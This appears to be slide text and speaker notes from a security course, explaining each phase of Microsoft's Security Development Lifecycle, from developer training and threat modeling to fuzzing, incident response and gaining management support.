
Training	Requirements	Design	Implementation	Verification	Release	Response
Core Security Training	Establish Security Requirements Create Quality Gates / Bug Bars Security & Privacy Risk Assessment	Establish Design Requirements Analyze Attack Surface Threat Modeling	Use Approved Tools Deprecate Unsafe Functions Static Analysis	Dynamic Analysis Fuzz Testing Attack Surface Review	Incident Response Plan Final Security Review Release Archive	Execute Incident Response Plan

http://www.microsoft.com/security/sdl/discover/default.aspx

- Each phase of the overall SDLC process has SDL security mappings
- The mappings to each phase are shown in the graphic above, taken from Microsoft

Phases of the MS SDL

Each phase of the high level SDLC processes listed on this slide has associated SDL security mappings. The diagram above, taken from Microsoft, shows these mappings which will each be covered in the following slides.



Training
Core Security Training

Training Phase

- The SDL process states that developers, software testers, and technical program managers take at least one training per year
- Keeps those involved up to date on secure coding practices, SDL best practice, tools, new threats and techniques, etc.
- The various types of threats with each language used should be covered:
  - C/C++ buffer overflows, integer errors, command injection, etc.
  - C++ use after free attacks: e.g., dangling pointers
  - Web app attacks such as SQL Injection and XSS

Training Phase

According to Microsoft, leveraging the previously documented references, the SDL states that all software developers, testers, and relevant technical program managers are to attend at least one security training per year covering each phase of the overall SDL process, as well as specific threat types and techniques used for modeling. This requirement helps ensure that each member is up to date on their organizations implementation of the SDL process, new tools, threats, and commonly used techniques. The training should include any relevant languages used by the developers and address vulnerability classes associated with those languages. Developers in C and C++ would get training on buffer overflows, function pointer overwrites, integer errors, format string attacks, information leakage, user after free attacks, and many others. Web application developers would receive training more focused on attacks such as SQL injection, cross-site request forgery (CSRF), cross-site scripting (XSS), and others. Threat modeling and risk assessment techniques would also be included in the training programs.



Requirements Phase

- Establish requirements, vulnerability tracking system, remediation
- Identify impact of various vulnerability classes
  - Set a tolerance bar and stick to it! (bug bar)
  - Prioritize and resolve relevant risks
- Perform risk assessments to determine impact
  - Quantitative and qualitative ratings
  - Evaluate regulatory requirements


Requirements
Establish Security Requirements
Create Quality Gates / Bug Bars
Security & Privacy Risk Assessment

Requirements Phase

During the requirements phase there are three main areas to cover. The first area is to establish the security requirements, and to build up a security team and the processes assigned to the project. This includes assigning security staff, creating a tracking system for bugs, remediation process, and establishing the criteria for any privacy requirements around the data elements involved. Introduction of these items early on will help ensure a smooth process flow.

The next area is to set a tolerance bar or threshold that must be adhered to in order for the software to go into production. This typically falls in line with an organizational risk assessment process. During most risk assessment processes the primary goal is to document all risk items, map them to policy and regulatory violations, set the initial risk rating, map in any potential mitigations, and document the likelihood and the potential impact to the organization. The difference is that with the SDL you are setting a threshold that cannot be exceeded. Meaning that if it is determined during the requirements phase that no medium or high risks are permitted to go into production, they must be fixed prior to release.

The third area is around the identification of software features and functionality, and mapping those functions to areas of concern, such as that with consumer privacy, data protection, and regulatory requirements. It basically serves as a risk assessment on specific areas of the application.



Design Phase

- Set security design requirements
  - How to secure application features, cryptographic communications, specs, etc.
- Identify and analyze the attack surface
  - Where are the potential threats and vulnerabilities located based on the design?
  - More on this shortly ...
- Perform threat modeling
  - Allows for additional risk analysis and mapping
  - What are the threats, likelihood, etc.?

Design

Establish Design Requirements

Analyze Attack Surface


Threat Modeling

Design Phase

During the design phase three main areas are covered. First, design requirements must be established. Leveraging the requirements phase, software features and functionality must be written to adhere to all privacy and security requirements. Since we are looking specifically at privacy requirements, secure communication and storage is a major consideration. Cryptographic design must be well thought out for secure implementation and the types of cryptographic attacks well understood. This is a good spot to add in some peer review.

Next, we want to thoroughly understand and analyze the attack surface. We must look at the design from a high level all the way down to a low level and identify all of the potential areas where vulnerabilities may exist and map threats to those vulnerabilities. We perform this task during the design phase so that we can make changes prior to any development as a cost saving measure, and hopefully a time saving measure. We will get into more on attack surfaces shortly.

Finally, we flow from analyzing the attack surface into threat modeling. This gets specifically into mapping the actual attacks to the attack surface. It is okay to get creative with the types of attacks during this phase as the team should be encouraged to think outside of the box. Threat modeling is also covered shortly.



Implementation Phase

- Identify tools for developers to use
  - Dev-friendly security tools with automation
  - Compile-time security options
- Remove unsafe/banned functions
  - Ensure functions known to introduce vulnerabilities are removed, and automate
  - Low-cost method to decrease vulnerabilities
- Use source code scanning tools
  - Identify low-hanging fruit before compiling with tools like Fortify, Vericode, and even manually

Implementation

Use Approved Tools

Deprecate Unsafe Functions


Static Analysis

Implementation Phase

The implementation phase also has three main areas. The first area is around the use of approved tools. Security researchers and engineers, along with developers should be working together on solutions to help automate as much of the SDL as possible, without sacrificing security. Not every developer can be expected to be security experts and to get better support for the SDL, automation is highly desirable. Penetration testers, security engineers, incident handlers, and developers are all good resources to help identify the types of tools and exploit mitigation protections that should be used by the compiler. Depending on the target operating system where the software will be installed, compiler options such as support for address space layout randomization (ASLR), SafeSEH, stack and heap canaries, data execution prevention (DEP), and others should be designated as requirements. These types of security options and exploit mitigation controls are constantly changing and should be followed closely.

The next area is to identify any unsafe functions and add them to a list of banned functions that can be easily referenced and enforced. If possible, automating the discovery of banned functions during code review should be implemented. It is also common for operating system developers to remove unsafe functions which could cause issues if not identified during the development process. Microsoft removed support for certain functions which allow for the modification of DEP settings on Windows 7. It is important to track these types of changes.

Finally, a code review should be performed prior to compilation. Prior to the creation of automated source code scanning tools, manual review was required. This was and is a very time consuming process with the chance of the reviewer missing vulnerabilities quite high. Not all languages are supported for review; however, the bulk of the primary languages are supported by various tools such as Fortify and Veracode. In this author's experience, many of these tools are good at catching the low-hanging fruit, but they can have a bit more difficulty identifying more complex vulnerabilities. There are commonly a large number of false positives that must be removed prior to reaching any real areas of concern. When scanning large source code files there can sometimes be thousands of possible vulnerabilities identified, with the majority not being a real concern. This can be frustrating for developers who are trying to ensure their code is secure and it often serves better to have a separate code review team who can help remove some of the burden.



Verification Phase

- Use dynamic analysis to find memory corruption issues
  - Code coverage to get deep reach
  - Focuses heavily on heap management
- Use fuzzing to find bugs after compiling
  - Input malformed data to "good" programs
  - Techniques include static, random, mutation, intelligent mutation
- Review the attack surface identified during the design phase

Verification

Dynamic Analysis

Fuzz Testing


Attack Surface Review

Verification Phase

There are three main areas of focus during the verification phase. This phase occurs after the source code has been compiled in to an object file. At this point, regardless of how well you think you know your code, it has changed. The type and version of the compiler, the compiler and linker options used, exploit mitigation controls used, and other options used can heavily influence how your code will look on the other side. It is with this understanding that we must find ways to test all areas of input to the application and get good code coverage. Dynamic analysis tools and fuzzing tools have a similar role and the terms are often used synonymously. Dynamic analysis focuses more specifically on identifying runtime errors, dynamic memory corruption, user privileges and rights, and some other specific areas. This often includes using dynamic tools to input data to the application and monitor behavior.

Fuzz testing or fuzzing is a very useful software testing technique that involves sending malformed data to protocol implementations based on RFC's and documented standards. Programs are built to function, preferably based on standards which allow for interoperability with other vendor's products. As we know, programs can be built in many different languages using a combination of many different functions. If you have 100 developers write the same application, each one will likely be very different at the source level. Fuzzing requires you to think of all of the ways that a developer could have written a piece of software and test for relative vulnerabilities. It is not that simple of a process though as many vulnerabilities are complex and very difficult to predict. Take the vulnerability class called "use-after-free." This typically involves dynamically allocated objects which are freed and later referenced by code. An active pointer which is pointing to a freed object is a potential recipe for disaster. These types of vulnerabilities can be difficult to spot, especially during incremental code changes. Fuzzing can greatly increase the chances of finding such bugs. There are various types of fuzzing techniques covered in other courses, including static, randomized, mutation, and intelligent mutation fuzzing with tools such as the sulley fuzzing framework by Pedram Amini and Aaron Portnoy.

At this point we also want to review the attack surface that we analyzed during the design phase to ensure that nothing was missed. It is fairly common for changes to occur during the actual development of the software. This allows for an opportunity to ensure all threats and vulnerabilities are captured.



Release Phase

- Have an incident response plan
  - No such thing as perfect security even with a solid SDL
  - Provide & train contacts to handle incidents
- Perform a final security review which serves as an overall validation of the SDL for a given effort
- Certify and document that the development has adhered to all requirements

Release

Incident Response Plan


Final Security Review

Release Archive

Release Phase

There are also three main phases during the release phase. The first is to ensure there is an incident response plan relative to the developed software. No matter how hard we try there will never be such a thing as perfect security. If a bug is discovered, especially a critical bug, who are the main points of contact to quickly initiate a response? The answer to this question is exactly what this step is about. As per Microsoft, this step is also used to set up points of contact for inherited code. If code used was developed outside the group and questions arise, contacts should be available to answer questions, especially in lieu of training and documentation.

The final security review step is in place to designate time to take a holistic view of the SDL process to date. It works directly with the release archive step. The goal is to ensure that all phases and steps were covered and documented. This serves as a crucial role during audits and adherence to regulatory requirements. It is this phase where a good checklist and tracking system come in handy. The attack surface should be validated one final time, as well as threat modeling, risk tolerance as documented during the requirements phase, risk assessment, and all other steps.




Response
Execute Incident Response Plan

Response Phase

- Have an official stance and policy on vulnerability disclosure
  - Make it easy for researchers and others to disclose discovered vulnerabilities
  - Create a patch management process
- Ensure operational security group is trained in new attack techniques
  - Monitor vulnerability disclosure websites
  - Provide training
  - Follow exploit mitigation controls and methods used to bypass them

Response Phase

The final phase is around the implementation of an incident response process. As stated before, there is no such thing as perfect security. No matter how mature and effective your SDL process there will always be bugs discovered and other security issues to handle. Every organization should have a vulnerability disclosure process. There are various philosophies on how disclosure should be handled, such as full disclosure, responsible disclosure, and limited disclosure which falls somewhere in between the other two. There should be a clear cut process for researchers and others who find a potential bug or vulnerability in your products; even if that process says that anyone reporting bugs may face legal action. This is likely not the preferred approach, but it informs those wanting to disclose a concern about your organization's stance on disclosure. Once someone submits a finding, this is when your incident response plan goes into action. Who will respond to the individual or organization disclosing the finding? Who will take action and reach out to developers or others who should be involved? How will the submission be tracked and how long will it take to officially respond or patch the finding? How will the patch be distributed to customers if applicable? These are all processes that should be well documented and actionable.



Selling the Process

- The SDL is not easy to implement and does not happen overnight ...
  - C-level management support is critical to success
  - Must not inhibit the ability for developers to be creative and efficient
  - The SDL is not a "one size fits all" model
    - No universal technique or gold standard
    - 100 developers vs. 10,000 developers ...
    - Requirements for a firewall are much different than requirements for a word processing application
  - Implemented properly, the savings with a successful SDL can be quantifiable and it is repeatable!

Sec760 Advanced Exploit Development for Penetration Testers


Selling the Process

A common question is, "How can I sell this whole SDL thing to management and get support?" This is likely as hard of a task as the actual implementation of the process. In this day and age we are all inundated with processes and the introduction of more processes can face resistance from many angles. Always remember that the ability to factor in monetary savings to the equation will almost always get some level of attention. A properly implemented SDL should do exactly that; save money. As with any other proposal, pitching the introduction of the SDL to your development process should be well thought-out and well-presented. Interviewing various lines of business for their perspective is highly beneficial. If the security operations group is burdened with incidents stemming from poor code, you want to know that information. If management is dealing with new regulations and audit, this can also be useful information. How can you make the company's job easier and cut costs? This should be a key element when going in to pitch the process for approval.

Executive level support for the process is critical to its success. Lacking this support will most likely result in a poorly implemented SDL or even complete failure and resistance. This should be vocalized during the proposal. One key concern that this author has learned from developers is that the SDL must not inhibit the developers from being creative and innovative. It must also not burden them down with too much process. Development can be a stressful profession with stringent requirements and sensitivity to time. Education and the ability to automate as much of the process as possible will garner more support from developers and program managers.

It must also be remembered that the SDL is not a "one size fits all" model. Each organization can adopt the overall framework, but must customize it to their needs. It is also not a process that can be implemented overnight, or even in a month. It takes experience and ongoing customization. A company which has 100 developers will need a different SDL application than a company with 10,000+ developers. Also, it cannot be a blanket application to all instances. A division working on the design of new firewall technology may need a different SDL than that of a word processing application. This is not to say that the framework is not applicable, it is simply saying that the application of the various steps during each phase may have to be customized to meet the needs of the organization and the security requirements.

